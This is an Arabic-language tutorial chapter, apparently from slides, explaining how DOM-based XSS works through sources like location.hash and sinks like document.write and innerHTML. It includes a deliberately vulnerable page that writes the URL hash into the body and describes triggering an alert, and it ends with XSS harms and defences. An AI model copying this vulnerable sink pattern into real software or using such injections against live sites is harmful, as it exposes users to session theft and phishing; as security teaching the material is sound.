
كيف تعمل ثغرة Dom-based XSS (تكملة...)

- قمنا فقط بفتح رابط الصفحة مع اضافة # Ahmed Aboul-Ela في نهاية الرابط و قامت الصفحة بأظهار هذا الجزء فقط من الرابط الآن تعرفنا الى جميع دوال sources الآن ننطلق إلى الدوال التي تستطيع ان تظهر هذه sources في مخرج الصفحة
- ما هي دوال Sinks؟
- دوال sinks ببساطة كما ذكرنا هي المسؤولة عن إظهار و كتابة القيمة المرسلة من خلال داله من دوال sources بالظبط كداله print في لغات البرمجة
- دوال الـ sinks ليست صعبة و سوف اقوم بذكر اهمها
- داله document.write و document.writeln
- هي داله المكافئة لدالة print في لغات البرمجة فتقوم مباشرة بطباعة الكلام داخل كود HTML
- مثال على ذلك صفحة تحتوى على كود HTML التالي

```
<script>  
document.write('hello world') ;  
</script>
```


كيف تعمل ثغرة Dom-based XSS (تكملة...)

- ستكون النتيجة لدينا كما في الصورة




كيف تعمل ثغرة Dom-based XSS (تكملة...)

- داله `anyElement.innerHTML`
- هذه الدالة ببساطة تقوم بقراءة او كتابة كود بداخل Tag معين في الصفحة
- مثلا `document.body.innerHTML` سوف تقوم بقراءة محتوى `<body> </body>` بالكامل
- و اذا قمت بعمل `document.body.innerHTML = 'ahmed'` سوف يقوم بعمل استبدال كامل لمحتوى تاج `body` و كتابة فيه الكلمة `Ahmed`
- مثال على ذلك كود الصفحة التالي

```
<html>
<body>
  Just a text in body tag
  <script>
document.body.innerHTML = 'www.security4arabs.com';
  </script>
</body>
</html>
```

كيف تعمل ثغرة Dom-based XSS (تكملة...)

- عند تشغيل الصفحة ستقوم الـ JavaScript بتغيير محتوى الصفحة الأصلي
- و المكتوب فيه Just a text in body tag بالكلمة www.security4arabs.com



كيف تعمل ثغرة Dom-based XSS (تكملة...)

- كما نلاحظ لم تظهر الجملة `just a text in body tag` الآن تعرفنا إلى أهم دوال `html sinks` و التي تستطيع كتابة كلام في الصفحة و تعرفنا الى دوال `Sources` التي تستطيع ان ترسل مدخل إلى الصفحة من خلال الرابط
- الآن نتطرق إلى الخطوة الأخيرة و هي كيفية حدوث ثغرات `dom based xss` من خلال هذه الدوال
- كما ذكرنا في السابق ان `XSS` تحدث عندما يرسل المستخدم للصفحة مدخل و تقوم الصفحة بأخذ المدخل و عرضه مباشرة داخل الصفحة
- و نحن الآن تعرفنا كيف من الممكن ان تقوم بقراءة جزء من رابط الصفحة كمدخل و تعرفنا كيف يمكن ان نقوم بكتابة كلام من خلال `javascript` بداخل الصفحة
- اذاً الآن يتحقق لدينا طرفي المعادلة التي تقوم بإحداث ثغرات `XSS` , نرى في الجزء التالي كيف يمكن ان تقوم بتنفيذ ثغرة `XSS` فقط من خلال `Javascript`


كيف تعمل ثغرة Dom-based XSS (تكملة...)

- لن اسرد المزيد من الكلام النظري و دعونا ننتقل مباشرة إلى كود الصفحة التالي و نرى ماذا تفعل

```
<html>
<body>
<script>
document.body.innerHTML = location.hash;
</script>
</body>
```


كيف تعمل ثغرة Dom-based XSS (تكملة...)

- الآن فقط بالنظر لكود الصفحة يمكن فهم ماذا تفعل
- ببساطة الصفحة تقوم بكتابة location.hash و هو الهاش تاج # الذي يأتي في نهاية رابط الصفحة بداخل `<body> </body>`
- نفتح الصفحة الآن من خلال المتصفح و نرسل اليها اي كلام بعد # لنرى اذا كان هذا الكلام صحيح ام لا



كيف تعمل ثغرة Dom-based XSS (تكملة...)


- جميل لقد قامت الصفحة بطباعة ال hash tag كما كتبناه و عند تغير كلمة Test سوف تتغير النتيجة في الصفحة
- طيب الآن ماذا سيحدث اذا ارسلنا كلمه test مصحوبة باكواد html او javascript؟
- مثل سوف ارسل للصفحة XSS Payload كالتالي : ``
- دعونا نرى النتيجة



كيف تعمل ثغرة Dom-based XSS (تكملة...)

- هل لاحظت ما حدث ؟ الآن اتضحت لدينا ثغرة XSS بوضوح و تم تشغيل كود alert لـ 1337 هذا كان فقط مثال بسيط يوضح لدينا فكرة عمل ثغرات Dom-Based Xss
- قد يسألني احد الآن هل تعتقد ان مثل هذه الثغرات قد تكون موجودة في كثير من المواقع ؟!
- الأجابة بالطبع نعم فثغرات Dom Based Xss ظهرت في اكبر المواقع العالمية مثل google , microsoft , yahoo , Adobe و غيرهم الكثير
- و هذا مثال على احدى الثغرات الذي قمت باكتشافها بنفسى و ابلغت عنها في شركة Redhat
- و الثغرة كانت في صفحة التسجيل الرئيسية لإنشاء الحسابات لموقع redhat.com

كيف تعمل ثغرة Dom-based XSS (تكملة...)



كيف تعمل ثغرة Dom-based XSS (تكملة...)

- إكتشاف ثغرات Dom-Based Xss هي عملية ليست سهلة لأنها تحتاج إلى فحص و تدقيق في اكواد Javascript و اغلب المواقع الآن تستخدم الكثير من اكواد Javascript قد يصل الكود فيها إلى الاف من الأسطر و سيصبح من الصعب ان تقوم بعمل ذلك و فحص هذه الأكواد بشكل يدوي
- لكن اصبح هناك ادوات تساعد على اكتشاف مثل هذه الثغرات و من اشهر و اقوى هذه الأدوات هي اداة Dominator و لكنها ليست مجانية للأسف والأداة هي عبارة عن متصفح ح firefox معدل يستطيع تتبع ال Dom في الصفحات و يمكنه اكتشاف sinks و sources بمجرد زيارة الصفحة من خلال المتصفح
- واليكم الفيديو التالي الذي يوضح فيه كيف استطاع مبرمج الأداة اكتشاف ثغرة Dom Based Xss في Google Plus Button

كيف تعمل ثغرة Dom-based XSS (تكملة...)

<https://www.youtube.com/watch?v=SmgnMVZ4gsM&t=96s> •

<https://www.youtube.com/watch?v=fh21ly5LNkg> •

اضرار ثغرة XSS

- تعتمد ثغرة XSS على استغلال المدخلات التي يتم ادخالها المهاجم وتكون بالغالب مبرمجه بلغة Javascript أو html حيث يتمكن المهاجم من سرقة لأنتقال شخصيتك في الموقع المستهدف أو تحويلك الى صفحة اخرى مشابهه للموقع المستهدف ك صفحة مزورة يتمكن من خلالها سرقة حسابات المستخدمين أو تحويل المستخدمين لتحميل برمجيات خبيثه ك برمجيات تجسسيه او فدية

الحماية من ثغرة XSS

- المتضررين من الثغرة هم المستخدم والمبرمج
- لابد على المستخدم ان يتسخدم اخر اصدار من المتصفح وايضا استخدام اضافته NoScript وعدم الدخول على الروابط القادمة من طرف مجهول
- لابد على المبرمج التأكد من صحة مدخلاته وخلوها من الاخطاء التي تمكن المهاجم من استغلال ثغرة XSS ويقوم بفلتره مدخلاته

تم بحمد لله انتهاء الفصل الثانى